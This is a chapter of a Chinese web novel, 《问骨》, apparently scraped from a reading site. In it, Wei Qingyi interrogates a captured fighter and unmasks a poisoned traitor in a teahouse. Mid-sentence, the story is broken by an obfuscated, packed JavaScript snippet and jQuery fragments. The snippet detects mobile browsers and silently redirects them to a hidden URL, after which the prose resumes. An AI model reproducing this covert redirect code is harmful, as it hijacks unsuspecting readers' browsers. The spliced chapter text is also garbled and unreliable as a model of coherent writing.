10. 皇后

作品:《问骨

    男人的被钳住下巴将脸扳正,一脸不屑地对上了蹲下与他对视之人的脸。


    仔细一看才发现这人满脸胡茬,皮肤黝黑,不修边幅,一副糙汉子的模样。


    霎时,魏清伊的脑海中闪过一道人影,虽然这人相貌老了些,但依稀和那人有几分相似,她瞳孔猛然一怔。这时云易岑开口:“说吧,谁派你来的?”


    “俺呸。”


    “凭啥告诉你?我活了这么多年,没见过你们这么不要脸的人。”


    云亦霏揉了揉额头,放弃了和他讲理的打算:“你知不知道,你今天得罪的是整个云家?”


    “敢伤云家二小姐,威胁云来香,你就不怕死?”


    只见那人挣扎几下,操着一口蹩脚的官话:“俺不怕!俺只要我的阿妹回来。老汉我是个粗人,只知道一个道理,你们这些高官贵族做的每一件恶事,都记在账上哩!”


    “你们不怕死后见阎王过地狱,俺还怕砍头剁手?就是要我去油锅里滚一遭也没事,只要能让我阿妹回来!”


    云亦霏表情复杂:“那你是铁了心不愿意告诉我你幕后之人了?”


    那汉子撇过头,算是默认了。


    “那就送到衙门去吧。”云亦霏朝打手说道。魏清伊心头一动,伸手制止了他们:“等等!”


    她将云亦霏拉到一旁,在云亦霏耳边耳语道:“云姨,让我试试。”


    云亦霏皱了皱眉。


    “你能行吗?这人蛮不讲理,要从他口中问出什么绝对不简单,只能送到衙门用刑。”


    魏清伊点了点头:“我或许见过她妹妹。”


    “真的?”云亦霏又惊又喜,“既然如此,说动他便也没那么难了。”魏清伊走到那汉子跟前,轻声道:“放开她吧。”


    “魏姑娘,这人会功夫…”打手提醒道。


    “无事,他将我杀了,便这辈子都别想知道他妹妹的下落了。”魏清伊轻轻一笑,扶着椅子淡定地坐了下去。


    见打手松开自己,那汉子转了转手腕,当真没什么动作。


    “你知道我妹妹在哪?”他语气带着不易察觉的怀疑。“当然。”魏清伊手指点了点椅侧,脸上没什么表情,“杏眼,柳叶眉,嘴唇较厚,大约十七八岁的样子…”


    她一顿,随即缓缓开口:“脸上有一块黑色胎记。”


    本来还不相信对方的汉子此刻手止不住地颤抖,他身上布满了血痕,那一半烧伤的脸隐没在阴影中。


    “果然是你们!”他伸手想去触碰魏清伊时又被打手按了下来。


    他跪在地上咬着牙,眼底翻涌着怒气,一字一顿道:“她在哪里。”


    他看见魏清伊不慌不忙地挥了挥手示意打手放开他。


    “鸳鸯楼。”


    “不可能!”那汉子立马出声反驳,压低眉头,“你最好不要跟我耍花招。”云亦霏自顾自地点了点头,这个答案仿佛在情理之中。


    这反应也正巧顺应了魏清伊的猜测,她扮作不知晓一般问:“为何不可能?”


    “我想想…”“因为那位大人物跟鸳鸯楼有关系,对吗?”


    她想起云亦霏先前说的那个名字,鸳鸯楼的东家。


    “齐云升,你总知道吧,毕竟就是他教唆你来云来香找事的,不是吗?”


    那汉子攥紧拳头,没想到面前这个病怏怏的小姑娘竟然直接说出了那位大人的名字。他不敢相信,嘴上说着要帮助自己的人竟然才是那个伤害自己妹妹的罪魁祸首。


    他“扑通”一声跪了下去,仿佛一瞬间被抽空了所有力气,只剩写在脸上的憔悴和悔恨。


    “你叫什么名字?”魏清伊默默叹了口气。


    那人嘴巴轻碰两下,念出了一个名字:“陈石。”


    “陈石?”魏清伊玩着手旁的茶盏,但里面不知何时添了茶水,指尖刚碰到就缩了手。


    “确实…是挺实诚的,你这种人最好骗了,我要是齐云升,我也找你。”


    陈石想开口说些什么,像是想反驳,但半天也没说出个所以然。


    “你武功如此之高,师出何门?”魏清越问出了早就好奇的问题。


    门外的雨声转小,风穿过茶楼镂空处发出呼呼的响声,吹落了戏台上那本就不稳的道具,使其“哐当”一声倒了下去。


    魏清伊耳发吹地贴在了脸颊上,她正专心致志地等着汉子回答。


    不多时,她便在杂乱的风声中听陈石回道:“四大天人之一,七绝散人。”七绝散人,石桥安?


    江湖上的四大天人屹立之久,虽然近些年也有许多人想去挑战,但终究只是蜉蝣撼树罢了。说简单点四大流派根本没将他们放在眼里,江湖上称这些人为蕴生。


    魏清伊还是保持着敲击的动作,但是心思却不在这里。


    按理来说,四大天人的徒弟根本不会参与这些家族争端,更别说什么党派之争,或是将手伸到皇家,那更是不被允许的事。这也是她师父再三警告她的事。不可轻易出手,不可战败。


    她还记得对方千叮咛万嘱咐的一句话:“若你我还有师徒之情,战败便不要报为师名字!”


    当然她也从没报过,毕竟跟人单挑她从未输过。


    魏清伊看向面前的人,盯着对方脸上那道触目惊心的疤痕,若有所思。


    这人既然选择了插手,虽说身不由己,但最后还是会被同门追杀,至于他们如何得知他们是否背叛无从知晓,应当是有些门道。


    “虽说你这武功确实霸道强悍,但据我所知,七绝散人手下的的绝对强者一只手也数不过来。”她的额间已经被冷汗打湿,老实说她的身体已经发出了抗议,她抿了抿干燥的嘴唇,血腥味被咽了下去,“你打算怎么逃?还是说齐云升已经给你找好了退路?”


    “我们没有直接会面,全是他的手下在传递消息。”


    魏清伊眉头一挑,那就是连口头保证都没有。


    “行,我给你两个选择。一,现在就去衙门报道,我会保你活着出来,并且救回你的妹妹,只不过你会牢里受些苦。毕竟你伤的人是云二小姐。二,让这些打手把你押过去,等着这位齐大人去救你,当然我觉得他不会这样做,你觉得呢?”陈石“嘁”了一声:“你有这么好心?”


    魏清伊轻笑着点头:“当然…没有啊。”


    她笑得妖艳又诡异,整个人却平淡地出奇。


    “等你出来,我要你陪我们演一场戏。”她冷下脸,眼中是藏不住的阴冷,如同一条吐着信子的饥蛇,“云家不会纵容齐家的行为,比起你。他们的重心一定会放在更深一层的家族暗斗中。”


    “你要做的,就是帮云家反吃齐家一子,换取自己活命的机会。”


    “至于你需要做什么,得等你出来之后我再告诉你。”


    陈石用拇指擦过嘴角,往旁边啐了口唾沫道:“你还想知道些什么?”


    这句话算是默认了对方的要求。


    “这


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16932251|192819||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''个线人是在那跟你会面,长什么样?”她问。


    陈石呵呵一声才说:“我说出来,你们云来香就要来一场大扫除了。”


    “什么意思?”魏清伊蹙眉。


    在旁边许久未说话的云亦霏攥着扶手,手背冒出青筋:“你的意思是……云来香出了叛徒?”


    “云大小姐果然如外界所传那样聪明。”他转头对她调侃了一句,随后揣着意味不明的笑着望向王掌柜:“那人啊远在天边,近在眼前。”


    本还躺在地上上的王掌柜见状连滚带爬地到了云亦霏脚边,他抓住云亦霏衣脚颤抖地抓住她的衣角,抬眼就对上了那双写满怒意的眼睛。


    “拿下!”云亦霏拍桌而起,“你好大的胆子啊!王富景。”王掌柜被压在墙上,咿咿呀呀地喊痛。


    “冤枉啊小姐,我跟了你十年,你莫要听这歹人信口雌黄!你知道我不会背叛云来香的。”


    云亦霏扶了扶额头,感觉太阳穴又开始隐隐做痛,她只唤了声:“阿鱼。”


    魏清伊心领神会,对着一旁的打手吩咐道:“搜搜吧。”


    不多时,他便从王富景衣服内侧拿出了一张纸条。


    王富景见状针扎着要来抢,但又过于矮瘦,被按在墙上动不了一点。


    魏清伊接过纸条,只见上面清楚地写着:按计划行事,不必管陈石死活,只需拿到我需要的东西。


    “这你要怎么解释?”魏清伊将纸条递给云亦霏,转头质问王富景。王富景心中打着鼓点,血液仿佛都要倒流。他两只眼睛左右乱转,手脚冰凉。一只手哆哆嗦嗦地摸到了腰侧。


    此时,刚接过信条的云亦霏失手让它掉到了桌上。它飘过烛火上端,在一瞬间浮现出了一行层叠在上的字样,最后稳稳落在墨台上。


    云亦霏就着光小声念出:“必要时,务必自尽!?”


    “拦住他!他要服毒!”


    她挥手,迅速发出指令。但他动作太快、太隐秘,以至于众人终究没有阻止住王富景。


    他口吐白沫,眼睛翻白,失去打手的支撑后“扑通”一声倒了下去。


    王富景顶着最后一口气,嘿嘿笑了一声,吐出了一句:“没想到吧,我的…主…子可不是…齐云升。”随后他在地上抽搐几下便彻底失去了呼吸。


    霎时间,整个装潢富丽的茶楼透出股凉气,所有人喉咙里都挤不出一丝声音。


    魏清伊咽了口唾沫,率先打破寂静:“云姨,他已经死透了。”


    云亦霏惊魂未定地点了点头,又摇了摇头。整个人看起来魂不守舍。


    魏清伊上前扶了她一把,其实她觉得云姨身体应当也不见得多好,看起来应当是常年偏头痛。


    但当下又是为何?


    难不成云姨怕死人?也是,普通人应当很少看见这种场面。


    “先拖下去吧。”她想了想,还是决定谨慎行事:“先别埋,照我说的做就行。”


    她看了看怀中的依旧无精打采的云亦霏,又道:“备车回府吧。”


    次日正午,魏清伊是被一阵叽叽喳喳的鸟叫声吵醒的。她趴在床边,睡眼朦胧地抬头看去,发现云亦霏早已不见踪影,而自己身上又盖了一张毯子。


    她伸了个懒腰,想起昨日陈石确实按照要求配合在她的安排下去了衙门,她打算去找云亦霏商量一下,好保住陈石的命。他伤的不是别人,那是云家的掌上明珠。


    魏清伊正没想好到哪去找,打开门便见到云亦霏在门前踱步,脸上满是苦恼之色。